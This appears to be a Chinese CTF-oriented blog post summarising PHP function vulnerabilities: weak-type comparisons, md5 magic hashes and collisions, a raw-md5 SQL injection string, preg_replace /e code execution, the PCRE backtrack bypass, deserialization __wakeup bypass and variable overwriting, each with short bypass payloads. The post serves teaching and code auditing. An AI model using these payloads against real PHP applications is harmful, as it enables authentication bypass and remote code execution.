
PHP函数漏洞总结

原创

Str3am 于 2020-08-26 21:00:53 发布 971 收藏 6

分类专栏： php CTF Web

本文链接：https://blog.csdn.net/qq_39293438/article/details/108247569


php 同时被 3 个专栏收录


8 篇文章 0 订阅

订阅专栏


CTF

9 篇文章 0 订阅

订阅专栏


Web

30 篇文章 1 订阅

订阅专栏

前言

本文主要针对 PHP 函数相关的漏洞的总结，可能会偏向 CTF 方面，内容肯定不全，有空的话会持续更新，欢迎各位表哥补充以及对文章错误之处进行斧正！

1 弱类型安全问题

1.1 == 弱类型比较缺陷

`===` 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较

`==` 在进行比较的时候，会先将字符串类型转化成相同，再比较

（1）字符串的开始部分决定了它的值，如果该字符串以合法的数值开始，则使用该数值，否则其值则为0

```
var_dump("admin"==0); //true
var_dump("1admin"== 1); //true
var_dump("admin1"==0) //true
```

（2）在进行弱类型比较时，会将0e这类字符串识别为科学技术法的数字，0的无论多少次方都是零，所以相等

```
var_dump("0e123456"=="0e99999"); //true
```

（3）当字符串当作数值来取值时，如果字符串中包含`.`、`e`、`E`或者数值超过整型范围内时，被当作float来取值，如果没有包含上述字符且在整形范围内，则该字符串会当作 int 来取值

```php
$test=1 + "10.5"; // $test=11.5(float)
$test=1+"-1.3e3"; //$test=-1299(float)
$test=1+"bob-1.3e3";//$test=1(int)
$test=1+"2admin";//$test=3(int)
$test=1+"admin2";//$test=1(int)
```

（4）`ture` 和任意字符串弱类型相等，和非 0 数字若类型相等

```php
var_dump("admin"== true); //true
var_dump("0admin"== true);//true
var_dump(7==true);//true
var_dump(1==true);//true
var_dump(0==true);//false
var_dump(-7==true);//true
```

附上类型比较表：

https://www.php.net/manual/zh/types.comparisons.php

1.2 switch()

```php
<?php
$a="4admin";
switch ($a) {
    case 1:
        echo "fail1";
        break;
    case 2:
        echo "fail2";
        break;
    case 3:
        echo "fail3";
        break;
    case 4:
        echo 'flag{xxxxxx}';  //结果输出flag
        break;
    default:
        echo "failall";
        break;
}
?>
```

利用php弱类型原理，`$a="4admin"` 在进行弱类型比较时会截取前面的4作为字符串的数值，正好可以匹配到 `case 4`

1.3 md5()

1. hash 比较缺陷

```php
<?php
  if (isset($_GET['Username']) && isset($_GET['password'])) {
      $logined = true;
      $Username = $_GET['Username'];
      $password = $_GET['password'];
       if (!ctype_alpha($Username)) {$logined = false;}
       if (!is_numeric($password) ) {$logined = false;}
       if (md5($Username) != md5($password)) {$logined = false;}
       if ($logined){
     echo "successful";
       }else{
            echo "login failed!";
         }
     }
 ?>
```

弱比较，hash 值为 0e 开头即可绕过，例如 `md5('240610708') == md5('QNKCDZO')`

附上常见 0e 开头的md5和原值：

```
QNKCDZO
0e830400451993494058024219903391

240610708
0e462097431906509019562988736854

s878926199a
0e545993274517709034328855841020

s155964671a
0e342768416822451524974117254469

s214587387a
0e848240448830537924465865611904

s214587387a
0e848240448830537924465865611904

s878926199a
0e545993274517709034328855841020

s1091221200a
0e940624217856561557816327384675

s1885207154a
0e509367213418206700842008763514
```

双 md5：

```
$md5          md5($md5)
0e00275209979 0e551387587965716321018342879905
0e00506035745 0e22444155163190936910155533504 3
0e00540451811 0e05709985268430441266379660809 5
0e00678205148 0e93404927411926263174307239411 1
0e00741250258 0e89956778296510926993288359360 3
0e00928251504 0e14885667472922804172386179960 0
0e01350016114 0e76901822212575178225646032486 7
0e01352028862 0e38841915301050857557206160616 1
0e01392313004 0e79331410703922221751892003788 5
0e01875552079 0e78044930536762989351258173635 7
0e01975903983 0e31708448496034208661816158420 2
0e02042356163 0e33591205543718046006014181962 4
0e02218562930 0e15149282047088877236405932157 9
0e02451355147 0e86650353435601307924175964149 2
0e02739970294 0e89431822811567778324004704301 7
0e02760920150 0e41315939375664657853763531104 6
0e02784726287 0e43395518914094926910096585949 6
0e03298616350 0e85161318837045390640825860928 4
0e03393034171 0e07784702428199629348570002035 8
```

`$md5 == md5($md5)`，0e+数字 md5 爆破脚本：

```python
#!/usr/bin/env python
import hashlib
import re

prefix = '0e'


def breakit():
    iters = 0
    while 1:
        s = prefix + str(iters)
        hashed_s = hashlib.md5(s).hexdigest()
        iters = iters + 1
        r = re.match('^0e[0-9]{30}', hashed_s)
        if r:
            print "[+] found! md5( {} ) ---> {}".format(s, hashed_s)
            print "[+] in {} iterations".format(iters)
            exit(0)

        if iters % 1000000 == 0:
            print "[+] current value: {}       {} iterations, continue...".format(s, iters)

breakit()
```

PHP 版本：

```php
<?php
for($i=0;;$i++)
    if("0e{$i}"==md5("0e{$i}"))
        die ("[+] found! 0e{$i}");
    elseif ($i % 1000000 === 0)
        echo "[+] current value: {$i}\n";
```

2. md5 碰撞

```php
<?php
if((string)$_POST['param1']!==(string)$_POST['param2'] && md5($_POST['param1'])===md5($_POST['param2']))
{
    die("success!");
}
```

两个参数内容不同，但 md5 值相同的，可以使用 fastcoll 工具碰撞

```
param1=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2
%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2
param2=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2
%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2
```

最好使用 burp 发包，hackbar 插件有些时候会有问题

3. 处理数组问题

PHP手册中的md5()函数的描述是`string md5 ( string $str [, bool $raw_output = false ] )`，md5()中的需要是一个string类型的参数。但是当你传递一个array时，md5()不会报错，只是会无法正确地求出array的md5值，并且返回`NULL`

```php
<?php
if(md5($_GET['a']) == md5($_GET['b']))
{
    echo "yes";
}
```

payload:

```
a[]=1&b[]=2
```

4. 处理 INF

```php
var_dump(md5('INF'));
//9517fd0bf8faa655990a4dffe358e13e
var_dump(md5(9e999999));//9e999999即INF
//9517fd0bf8faa655990a4dffe358e13e
```

即可满足 `md5($this->trick1) === md5($this->trick2)`

5. 处理 0.1*0.1

`0.1*0.1` 实际上由于浮点数处理的原因，数值为 `0.010000000000000002`

猜测 md5 函数处理时对小数的部分进行了舍弃，所以

```php
var_dump(md5(0.01));
//04817efd11c15364a6ec239780038862
var_dump(md5(0.1*0.1));
//04817efd11c15364a6ec239780038862
```

Ciscn 2020 easytrick

```php
<?php
class trick{
    public $trick1;
    public $trick2;
    public function __destruct(){
        $this->trick1 = (string)$this->trick1;
        if(strlen($this->trick1) > 5 || strlen($this->trick2) > 5){
            die("你太长了");
        }
        if($this->trick1 !== $this->trick2 && md5($this->trick1) === md5($this->trick2) && $this->trick1 != $thi
s->trick2){
            echo file_get_contents("/flag");
        }
    }
}
highlight_file(__FILE__);
unserialize($_GET['trick']);
```

payload1：

```php
<?php
class trick{
    public $trick1;
    public $trick2;
    public function __destruct(){
        $this->trick1 = (string)$this->trick1;
        if(strlen($this->trick1) > 5 || strlen($this->trick2) > 5){
            die("你太长了");
        }
        if($this->trick1 !== $this->trick2 && md5($this->trick1) === md5($this->trick2) && $this->trick1 != $thi
s->trick2){
            echo file_get_contents("/flag");
        }
    }
}
$a = new trick;
$a->trick1="INF";
$a->trick2=9e999999;
var_dump(serialize($a));
```

payload2：

```php
<?php
class trick{
    public $trick1;
    public $trick2;
    public function __destruct(){
        $this->trick1 = (string)$this->trick1;
        if(strlen($this->trick1) > 5 || strlen($this->trick2) > 5){
            die("你太长了");
        }
        if($this->trick1 !== $this->trick2 && md5($this->trick1) === md5($this->trick2) && $this->trick1 != $thi
s->trick2){
            echo file_get_contents("/flag");
        }
    }
}
$a = new trick;
$a->trick1=0.01;
$a->trick2=0.1*0.1;
var_dump(serialize($a));
```

这里采用序列化的方式是因为需要传入的是数字，而常规 post 或 get 输入默认会被当做字符串处理

6. 第二个参数被设置为 true

```php
<?php
 $password=$_POST['password'];
 $sql = "SELECT * FROM admin WHERE username = 'admin' and password = '".md5($password,true)."'";
 $result=mysqli_query($link,$sql);
    if(mysqli_num_rows($result)>0){
    echo 'flag is :'.$flag;
    }
    else{
    echo '密码错误!';
    }
```

第二个参数设置为 true 时， MD5 报文摘要将以16字节长度的原始二进制格式返回

`?password=ffifdyop` ，sql 语句转换为 `SELECT * FROM admin WHERE pass=' 'or ' 6'<trash>`

同样 `129581926211651571912466741651878684928` md5 后为 `T0Do#'or'8`

1.4 json_decode()

```php
<?php
show_source(__FILE__);
if (isset($_POST['message'])) {
    $message = json_decode($_POST['message']);
    $key ="*********";
    if ($message->key == $key) {
        echo "flag";
    }
    else {
        echo "fail";
    }
 }
 else{
     echo "~~~~";
}
?>
```

运用 bool 欺骗，json_decode 将 key 值解析为 bool 类型的 false，payload `message={"key":0}`

1.5 array_search()

```php
<?php
if(!is_array($_GET['test'])){exit();}
$test=$_GET['test'];
for($i=0;$i<count($test);$i++){
    if($test[$i]==="admin"){
        echo "error";
        exit();
    }
    $test[$i]=intval($test[$i]);
}
if(array_search("admin",$test)===0){
    echo "flag";
}
else{
    echo "false";
}
?>
```

https://www.php.net/array_search

参照 PHP 手册，`array_search ( mixed $needle , array $haystack [, bool $strict = false ] ) : mixed`，第三个参数 `strict` 默认为 `false`，如果可选的第三个参数 `strict` 为 `TRUE`，则 array_search() 将在 `haystack` 中检查*完全相同*的元素。这意味着同样严格比较 `haystack` 里 `needle` 的 类型，并且对象需是同一个实例。

即默认为 `false` 时，会进行弱类型比较，于是 payload `test[]=0`

1.6 strcmp()

```php
<?php
show_source(__FILE__);
    $password="***************";
     if(isset($_POST['password'])){
        if (strcmp($_POST['password'], $password) == 0) {
            echo "Right!!!login success";
            exit();
        } else {
            echo "Wrong password..";
        }
  }
?>
```

strcmp()函数在PHP官方手册中的描述是 `int strcmp ( string $str1 , string $str2 )`,需要给strcmp()传递2个string类型的参数。如果str1小于str2,返回-1，相等返回0，否则返回1。

如果传入给出strcmp()的参数是数组则返回NULL， `NULL==0` 是 `bool(true)`，所以 payload `password[]=2`

1.7 sha1()

```php
<?php
show_source(__FILE__);
$tmp1 = $_POST['tmp1'];
$tmp2 = $_POST['tmp2'];
if(!isset($tmp1) && !isset($tmp2) && $tmp1 == $tmp2 )
{
    die("Error");
}
if(md5($tmp1)==md5($tmp2) && sha1($tmp1)==sha1($tmp2)&&base64_decode($tmp1) == base64_decode($tmp2))
{
    echo "successful";
}
?>
```

传入数组放回 `NULL`，payload `tmp1[]=1&tmp2[]=2`


1.8 base64_encode()、base64_decode()

同 `sha1()` 和 `strcmp()`

1.9 intval()

intval(var)函数用于获取变量的整数值。在转换时，函数会从字符串起始处进行转换直到遇到一个非数字的字符，即使出现无法转换的字符串也不会报错而是返回0，从而可以导致如下情形的Bypass

```php
<?php
$a = $_GET['a'];
if (intval($a) === 666) {
 $sql = "Select a From Table Where Id=".$a;
 echo $sql;
} else {
 echo "No...";
}
?>
```



Select a From Table Where Id=666 union select * from users

2 srand()/mt_srand()

语法：`srand(seed)` 和 `mt_srand(seed)`

自 PHP 4.2.0 起，不再需要用 srand() 或 mt_srand() 给随机数发生器播种，因为现在是由系统自动完成的。但他却有个特性就是当设置好种子后 再通过mt_rand()生成出来的随机数将会是固定的。

https://mp.weixin.qq.com/s/nVqkiMXyg2D_HtwLTkSgMA

```
function getRandomString($len, $chars=null){
if (is_null($chars)){ $chars = "bcdefghijklmnpqrtuvwxyzBCDEFGHIJKLMNPQRTUVWXYZ12345679"; }
mt_srand(10000000*(double)microtime());
for ($i = 0, $str = '', $lc = strlen($chars)-1; $i < $len; $i++){
$str .= $chars[mt_rand(0, $lc)];
}
return $str;
}
```

(double)microtime() 只有6位有效数字，种子取值0,10,20,30,40,50,60,70,80,90,100~9999980,9999990 共100W，种子固定，生成的随机数固定即生成的随机字符串固定，导致可爆破

3 preg_replace()

定义： `preg_replace ( mixed $pattern , mixed $replacement , mixed $subject [, int $limit = -1 [, int &$count ]] ) : mixed`

搜索 subject 中匹配 pattern 的部分， 以 replacement 进行替换

参数：

```
$pattern: 要搜索的模式，可以是字符串或一个字符串数组。
$replacement: 用于替换的字符串或字符串数组。
$subject: 要搜索替换的目标字符串或字符串数组。
$limit: 可选，对于每个模式用于每个 subject 字符串的最大可替换次数。 默认是-1（无限制）。
$count: 可选，为替换执行的次数。
```

常用PCRE修饰符：

- *i* (*PCRE_CASELESS*)：如果设置了这个修饰符，模式中的字母会进行大小写不敏感匹配
- *m* (*PCRE_MULTILINE*)： "行首"元字符 (^) 和"行末"元字符 ($) 会匹配目标字符串中任意换行符之前或之后
- *s* (*PCRE_DOTALL*)：点号元字符匹配所有字符，包含换行符。如果没有这个 修饰符，点号不匹配换行符。一个取反字符类比如 `[^a]` 总是匹配换行符，而不依赖于这个修饰符的设置。

https://www.php.net/manual/zh/reference.pcre.pattern.modifiers.php

1）/e 修饰符问题

在PHP5.5.0起废弃，php7.0.0 起不再支持

```
<?php
echo preg_replace('/test/e',$_GET['r'],'atest');
```

`?r=phpinfo()`，获取 phpinfo

https://xz.aliyun.com/t/2557

```php
<?php
function complexStrtolower($regex, $value) {
  return preg_replace(
    '/(' . $regex . ')/ei',
    'strtolower("\\1")',
    $value
  );
}

foreach ($_GET as $regex => $value) {
  echo complexStrtolower($regex, $value) . "\n";
}
```

`?\S*={${phpinfo()}}`，正则表达式 `\1` 表示符合匹配的第一个子串，`{${phpinfo()}}` 使用了可变变量的知识。

2）经典写配置漏洞

https://www.leavesongs.com/PENETRATION/thinking-about-config-file-arbitrary-write.html

```php
//index.php
<?php
$api = addslashes($_GET['api']);
echo $api;
$file = file_get_contents('./option.php');
$file = preg_replace("/define\('API', '.*'\);/s", "define('API', '{$api}');", $file);
file_put_contents('./option.php', $file);
```

```php
//option.php
<?php
define('API', 'aaa\\');
```

4 preg_match()

1）缺少开始和结束符

在进行正则表达式匹配的时候，没有限制字符串的开始和结束(^ 和 $)，则可以存在绕过的问题

```php
<?php
$ip = '1.1.1.1 abcd'; // 可以绕过
if(!preg_match("/(\d+)\.(\d+)\.(\d+)\.(\d+)/",$ip)) {
  die('error');
} else {
   echo('key...');
}

?>
```

2）PCRE 回溯次数限制绕过

https://www.leavesongs.com/PENETRATION/use-pcre-backtrack-limit-to-bypass-restrict.html

```php
<?php
function is_php($data){
    return preg_match('/<\?.*[(`;?>].*/is', $data);
}

if(!is_php($input)) {
    // fwrite($f, $input); ...
}
```

可填入垃圾数据导致回溯次数超过了100万 `preg_match` 返回 FALSE 绕过判断

```
//bool(false)
var_dump(preg_match('/<\?.*[(`;?>].*/is', '<?php phpinfo();//'.str_repeat('c', 1000000)));
```

修复方法，改用 `===` 判断返回值，不要只使用 if 判断

```
<?php
function is_php($data){
    return preg_match('/<\?.*[(`;?>].*/is', $data);
}

if(is_php($input) === 0) {
    // fwrite($f, $input); ...
}
```

5 序列化

https://www.k0rz3n.com/2018/11/19/%E4%B8%80%E7%AF%87%E6%96%87%E7%AB%A0%E5%B8%A6%E4%BD%A0%E6%B7%B1%E5%85%A5%E7%90%86%E8%A7%A3PHP%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E/

5.1 __wakeup() 绕过

https://www.mi1k7ea.com/2019/06/21/PHP%E5%BC%B1%E7%B1%BB%E5%9E%8B%E5%B0%8F%E7%BB%93/#0x04

> wakeup()作为反序列化中的一个魔法函数，自 `unserialize()` 从字节流中创建了一个对象后，程序会马上检测是否具有wakeup()函数存在。若存在，__wakeup()函数会立即被调用。
> 使用__wakeup()函数的目的是重建在序列化中可能丢失的任何数据库连接以及处理其它重新初始化的任务。
> 在如下情形中，在序列化字符串中，前面的数字代表的是后面字符串中字符的个数，如果数字与字符个数不匹配的话，就会报错，因此将1改成2会产生报错，导致不会去执行__wakeup()函数，从而Bypass

```
<?php
class Mi1k7ea
{
    public $text = "h12r0h1f0jfj";
    public function __wakeup()
    {
        exit("[!]Bad Request.");
    }
}

// echo serialize(new Mi1k7ea());
// O:7:"Mi1k7ea":1:{s:4:"text";s:12:"h12r0h1f0jfj";}

echo unserialize($_GET['flag']);
echo "Bypass __wakeup()!";
?>
```

5.2 特殊的序列化类型S(大写)

PHP6 新增序列化格式 S，escaped binary string，会将 \xx(16进制) 当做字符处理，所以这里可以造成 check 的绕过，可以参照 2020 强网杯web辅助一题

https://z3ratu1.github.io/2020/08/24/%5B%E5%BC%BA%E7%BD%91%E6%9D%AF2020%5Dweb/

6 ereg()

功能同 preg_match() 类似，只不过仅在 php4，php5 中可使用，可使用 `%00` 截断正则匹配

```
//?password=123%00&**
//int 1
var_dump(ereg ("^[a-zA-Z0-9]+$", $_GET['password']));
```

7 is_numeric()

is_numeric()函数来判断变量是否为数字，是数字返回1，不是则返回0。比较范围不局限于十进制数字。

```
<?php
error_reporting(0);
$flag = "flag{test}";

$temp = $_GET['password'];
is_numeric($temp)?die("no numeric"):NULL;
if($temp>1336){
    echo $flag;
}
?>
```

`?password=1337a`

8 变量覆盖

`https://www.mi1k7ea.com/2019/06/20/PHP变量覆盖漏洞/`

变量覆盖即通过外部输入将某个变量的值给覆盖掉，通常将可以用自定义的参数值替换原有变量值的情况称为变量覆盖漏洞。

8.1 register_globals

php.ini中有一项为register_globals，即注册全局变量，当register_globals=On时，传递过来的值会被直接的注册为全局变量直接使用，而register_globals=Off时，我们需要到特定的数组里去得到它。

注意：register_globals已自 PHP 5.3.0 起废弃并将自 PHP 5.4.0 起移除。

当register_globals=On，变量未被初始化且能够用户所控制时，就会存在变量覆盖漏洞：

```
<?php
echo "Register_globals: " . (int)ini_get("register_globals") . "<br/>";

if ($a) {
  echo "Hacked!";
}
?>
```

`?a=1`，可以通过 get 、post 也可以通过 cookie 等方式传递

8.2 extract()

extract()函数从数组中将变量导入到当前的符号表。该函数使用数组键名作为变量名，使用数组键值作为变量值。必须使用关联数组，数字索引的数组将不会产生结果，除非用了 `EXTR_PREFIX_ALL` 或者 `EXTR_PREFIX_INVALID`。

函数定义

```
extract ( array &$array [, int $flags = EXTR_OVERWRITE [, string $prefix = NULL ]] ) : int
```

- $flags：默认为 `EXTR_OVERWRITE`，如果有冲突，覆盖已有的变量。`EXTR_SKIP` 如果有冲突，不覆盖已有的变量。

```php
<?php
$a = "0";
extract($_GET);
if ($a == 1) {
 echo "Hacked!";
} else {
 echo "Hello!";
}
?>
```

防御方法：在调用extract()时使用EXTR_SKIP保证已有变量不会被覆盖，`extract($_GET,EXTR_SKIP);`

8.3 parse_str()

parse_str()函数通常用于解析URL中的querystring，把查询字符串解析到变量中。

函数定义

```php
parse_str ( string $encoded_string [, array &$result ] ) : void
```

- $result：设置了这个参数，变量将会以数组元素的形式存入到这个数组，作为替代。如果没有设置，则由该函数设置的变量将覆盖已存在的同名变量。

注意：在 PHP 7.2 中将*废弃*不设置参数的行为

```php
//?a=mi1k7ea
<?php
$a = 'oop';
parse_str($_SERVER["QUERY_STRING"]);

if ($a == 'mi1k7ea') {
 echo "Hacked!";
} else {
 echo "Hello!";
}
?>
```

8.4 mb_parse_str()

mb_parse_str()函数用于解析GET/POST/COOKIE数据并设置全局变量，和parse_str()类似：

```php
<?php
$a = 'oop';
mb_parse_str($_SERVER["QUERY_STRING"]);

if ($a == 'mi1k7ea') {
 echo "Hacked!";
} else {
 echo "Hello!";
}
?>
```

8.5 import_request_variables()

(PHP 4 >= 4.1.0, PHP 5 < 5.4.0)

import_request_variables — 将 GET / POST / Cookie 变量导入到全局作用域中

函数定义

```
import_request_variables ( string $types [, string $prefix ] ) : bool
```

- types：可以用字母‘G’、‘P’和‘C’分别表示 GET、POST 和 Cookie。这些字母不区分大小写，所以你可以使用‘g’、‘p’和‘c’的任何组合。POST 包含了通过 POST 方法上传的文件信息。注意这些字母的顺序，当使用“gp”时，POST 变量将使用相同的名字覆盖 GET 变量。任何 GPC 以外的字母都将被忽略。

```
//?a=1
<?php
$a = "0";
import_request_variables("G");

if ($a == 1) {
  echo "Fucked!";
} else {
  echo "Nothing!";
}
?>
```

8.6 $$导致的变量覆盖

$$这种写法称为可变变量，一个可变变量获取了一个普通变量的值作为这个可变变量的变量名

```
<?php
$a = 'hello';
$$a = 'world';
echo "$a ${$a}";    //hello world
echo "$a $hello";   //hello world
```

即 `${$a}` 就代表 `$hello`

变量覆盖常在 foreach 语句中出现

```
<?php
foreach ($_GET as $key => $value) {
${$key} = $value;
}
echo $a;
?>
```

```php
<?php
include "flag.php";
$_403 = "Access Denied";
$_200 = "Welcome Admin";
if ($_SERVER["REQUEST_METHOD"] != "POST"){
 die("BugsBunnyCTF is here :p…");
}
if ( !isset($_POST["flag"]) ){
 die($_403);
}
foreach ($_GET as $key => $value){
 $$key = $$value;
}
foreach ($_POST as $key => $value){
 $$key = $value;
}
if ( $_POST["flag"] !== $flag ) {
 die($_403);
} else {
 echo "This is your flag : ". $flag . "\n";
 die($_200);
}
?>
```

`?_200-=flag`，post 数据 `flag=1`，这里注意两个 foreach 语句的不同，第一个为 `$$value`，第二个为 `$value`。`?_200-=flag` 先将 flag 变量的值覆盖到 _200 变量，然后 `flag=1` 将 flag 变量值覆盖掉，使 post 的 flag 和 flag 变量的值相等。

8.7 变量覆盖防御

1. 尽量使用原始变量数组
2. 注册变量前判断变量是否存在，比如 `extract()` 的 `EXTR_SKIP` 模式

9 文件包含

在 php.ini 中，allow_url_fopen 默认一直是On，而 allow_url_include 从 php5.2 之后就默认为 Off

PHP文件包含漏洞利用思路与Bypass总结手册（一）

PHP文件包含漏洞利用思路与Bypass总结手册（二）

PHP文件包含漏洞利用思路与Bypass总结手册（三）

PHP文件包含漏洞利用思路与Bypass总结手册（完结）

9.1 绕过 require_once 单次包含限制

仅 Linux 环境下，`/proc/self/root/` 是指向 `/` 的符号链接，`/proc/self/root/` 多级符号链接(41次+)可绕过限制

https://www.anquanke.com/post/id/213235

参考

- php弱类型 - flag0
- php代码审计之函数漏洞审计(上) - Ethan
- php代码审计之函数漏洞审计(下) - Ethan
- PHP变量覆盖漏洞 - mi1k7ea